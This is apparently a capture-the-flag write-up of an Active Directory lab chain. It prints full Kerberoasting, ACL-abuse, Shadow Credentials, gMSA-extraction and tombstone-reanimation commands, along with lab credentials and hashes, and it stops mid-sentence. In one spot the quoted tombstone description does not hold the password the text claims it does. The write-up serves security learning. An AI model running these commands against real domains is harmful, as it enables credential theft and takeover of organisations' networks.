HackINI 2026: Shell-DC
🧑🚀 published on Tue May 26 2026 · 6 min read
This was the most satisfying machine in the chain. A full Active Directory environment, ad.shell.local on Windows Server 2019, with a deliberate series of layered misconfigurations that build on each other. You start with a regular domain user and work your way through Kerberoasting, a BloodHound ACL chain, Shadow Credentials, gMSA password abuse, and finally tombstone reanimation to reach Domain Admin.
Solved this one together with Aymen. We spent the better part of a day working through this chain side by side, and a lot of what made it click came from having someone just as deep in it to think out loud with. Big shoutout to him.
Domain Context
Domain:    ad.shell.local
DC:        SHELL-DC (10.186.15.196)
OS:        Windows Server 2019 Build 17763

Initial creds:
  h.dhayaa : Atlas!May2026
Enumeration
With h.dhayaa’s credentials, I started mapping the domain:
nxc smb 10.186.15.196 --users -u 'h.dhayaa' -p 'Atlas!May2026'17 users in total. Notable ones:
h.dhayaa
b.anes       → will become relevant (SPN)
b.djawad     → will become relevant (group membership)
a.gunta      → will become relevant (GenericWrite target)
h.raouf
svc_shell    → service account
gmsa$        → gMSA (managed service account)
The gmsa$ account immediately stood out: Group Managed Service Accounts have automatically rotated passwords stored in AD and readable only by specific accounts. That’s almost always an attack path worth following.
BloodHound collection:
bloodhound-python -u h.dhayaa -p 'Atlas!May2026' \
  -d ad.shell.local -dc 10.186.15.196 -c all --zip
The graph told a clean story: there was a chain, but it wasn’t direct. You had to follow it one edge at a time.
Kerberoasting
GetUserSPNs.py ad.shell.local/h.dhayaa:'Atlas!May2026' \
  -dc-ip 10.186.15.196 -request
ServicePrincipalName Name MemberOf
HTTP/helpdesk.ad.shell.local b.anes CN=Service Desk Escalation,...Only one Kerberoastable account: b.anes, with an SPN for the helpdesk HTTP service. Cracked with hashcat:
hashcat -m 13100 b.anes.hash /usr/share/wordlists/rockyou.txtPassword: bismallah. Confirmed:
nxc smb 10.186.15.196 -u 'b.anes' -p 'bismallah'
# [+] ad.shell.local\b.anes:bismallah
ACL Chain and Shadow Credentials
Back in BloodHound with b.anes as the starting node.

b.anes
  → member of: Service Desk Escalation
  → AllExtendedRights on: b.djawad

b.djawad
  → AddMember on: Contract Content Reviewers
  → that group has GenericWrite on: a.gunta
→ a.gunta has ReadGMSAPassword on: gmsa$b.djawad’s credentials surfaced from the IT_Ops$ share, a script with hardcoded credentials. With those in hand, I used the AddMember right to add b.djawad to Contract Content Reviewers:
ldapmodify -x \
  -H ldap://$DC \
  -D "$B_DJAWAD@$DOMAIN" \
  -w "$B_DJAWAD_PASS" \
  -f add_djawad_to_reviewers.ldif
That group had GenericWrite on a.gunta, which means write access to most of the user’s AD attributes: targeted Kerberoasting, logon script hijacking, Shadow Credentials. I went with Shadow Credentials.
First problem: a.gunta was disabled. The account existed, BloodHound showed the GenericWrite edge clearly, but ACCOUNTDISABLE was set in userAccountControl. Any TGT request came back with KDC_ERR_CLIENT_REVOKED. We spent a while confused here since the Shadow Credentials steps ran without errors but PKINIT kept failing. The account is disabled, so the KDC won’t issue a ticket regardless of how valid the certificate is.
The fix, since GenericWrite covers userAccountControl:
bloodyAD -d $DOMAIN -u $B_DJAWAD -p $B_DJAWAD_PASS \
  --dc-ip $DCIP \
  set object $A_GUNTA userAccountControl -v 512
512 is NORMAL_ACCOUNT, a standard enabled user.

Second problem: the defensive script. The IT_Ops$ share also had Disable-DepartedUser.ps1:
$denyAllLogonHours = New-Object byte[] 21
Set-ADUser -Identity $SamAccountName -Replace @{ logonHours = $denyAllLogonHours }
Disable-ADAccount -Identity $SamAccountName
It sets logonHours to 21 bytes of 0x00 (deny login at all times) and then disables the account. It was triggering automatically on a.gunta. Even after the UAC fix, I also had to repair logonHours via ldapmodify:
ldapmodify -x \
  -H ldap://$DC \
  -D "$B_DJAWAD@$DOMAIN" \
  -w "$B_DJAWAD_PASS" << EOF
dn: CN=a.gunta,OU=Users,OU=Shell Learning,DC=ad,DC=shell,DC=local
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////
-
replace: userAccountControl
userAccountControl: 512
EOF
Shadow Credentials. With the account repaired, Shadow Credentials work by writing a certificate to the target’s msDS-KeyCredentialLink attribute. PKINIT then lets you authenticate as that user without touching their password:
python pywhisker/pywhisker.py \
  -d $DOMAIN -u $B_DJAWAD -p $B_DJAWAD_PASS \
  --dc-ip $DCIP --target a.gunta \
  --action add --filename a.gunta_shadow

gettgtpkinit.py $DOMAIN/a.gunta \
  -cert-pfx a.gunta_shadow.pfx \
  -pfx-pass $(cat a.gunta_shadow.pass) \
  a.gunta.ccache -dc-ip $DCIP
UnPAC-the-hash to get the NT hash:
export KRB5CCNAME=a.gunta.ccache
getnthash.py $DOMAIN/a.gunta -key <session-key>
# a.gunta → NTLM: 59cddaf5635ed102995deb3f4f223b90
gMSA Extraction

a.gunta had ReadGMSAPassword on gmsa$, a delegated permission that lets specific accounts retrieve the current gMSA password:
nxc ldap 10.186.15.196 -u 'a.gunta' -H '59cddaf5635ed102995deb3f4f223b90' --gmsagmsa$ NTLM: 424a1a9a08aabceda391a9fc4fd356b6
AES256: 0bf76b1c5addbee035f72122d1b4bfec2fb5d8b6e085aef2a5bdaabd997be41
Two things blocked us immediately.
Protected Users. gmsa$ was in the Protected Users group: NTLM disabled, RC4 Kerberos disabled, no credential caching, no delegation. Pass-the-Hash doesn’t work.
Domain-wide AES enforcement. Initial attempts kept failing with KDC_ERR_ETYPE_NOSUPP. The domain had msDS-SupportedEncryptionTypes set to reject RC4 entirely. Some tools were silently falling back to RC4 even when we thought we were specifying AES. The fix was to be explicit:
getTGT.py $DOMAIN/'gmsa$' \
  -aesKey 0bf76b1c5addbee035f72122d1b4bfec2fb5d8b6e085aef2a5bdaabd997be41 \
  -dc-ip $DCIP

export KRB5CCNAME=gmsa\$.ccache
WriteOwner and Tombstone Reanimation
WriteOwner. BloodHound’s outbound edges from gmsa$ showed it was a member of LMS Integration Team. That group had WriteOwner on Core Platform Operations.

WriteOwner lets you take ownership of the object, then grant yourself any permissions, effectively escalating to GenericAll:
# Take ownership
bloodyAD --dc-ip 10.186.15.196 -d ad.shell.local -u b.anes -p 'bismallah' \
  set owner "Core Platform Operations" b.anes

# Grant GenericAll
bloodyAD --dc-ip 10.186.15.196 -d ad.shell.local -u b.anes -p 'bismallah' \
  add genericAll "Core Platform Operations" b.anes

# Add b.anes to the group
bloodyAD --dc-ip 10.186.15.196 -d ad.shell.local -u b.anes -p 'bismallah' \
  add groupMember "Core Platform Operations" b.anes
TIP: WriteOwner is underutilized in writeups. People know GenericWrite and GenericAll. WriteOwner is less discussed but equally powerful: take ownership, grant yourself full control, done.
Reanimate-Tombstones. Core Platform Operations had the Reanimate-Tombstones extended right on the domain root, but it was not visible in BloodHound at all. Found it by running PowerView from inside the Evil-WinRM session:
Find-InterestingDomainAcl -ResolveGUIDs
ObjectDN              : DC=ad,DC=shell,DC=local
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : Reanimate-Tombstones
IdentityReferenceName : Core Platform Operations
BloodHound is your map, but it’s not complete. Non-standard extended rights on the domain object itself don’t show up. When you hit a dead end in BloodHound, reach for Find-InterestingDomainAcl.
Tombstone enumeration. With Reanimate-Tombstones, we can query CN=Deleted Objects and restore soft-deleted AD objects. Tombstones retain their original SID and group memberships for up to the tombstone lifetime (default 180 days). If a privileged account was deleted, its tombstone can be restored and the original access recovered.
ldapsearch -x \
  -H ldap://$DC \
  -Y GSSAPI \
  -b "CN=Deleted Objects,DC=ad,DC=shell,DC=local" \
  -s subtree -a always \
  -E '!1.2.840.113556.1.4.417' \
  "(objectClass=user)" "*"
Deleted user h.raouf.test, with this in its description attribute:
description: "Hard Active Directory box. Kerberoasting, BloodHound ACL abuse, Shadow Credentials, gMSA password extraction, tombstone reanimation, and pcap NTLM cracking chain to Domain Admin."Password sitting in the description of a tombstone. A test account gets deleted, the object and all its attributes live on in the Deleted Objects container, readable by anyone with the right to enumerate it.
Worth reading if you want to go deeper:
Domain Admin
h.raouf and svc_shell. h.raouf (reusing Archive!Rao2026) had access to the IT_Ops$ share on the DC.

Inside that share, RosterReplay.ps1 had svc_shell’s credentials in plaintext:
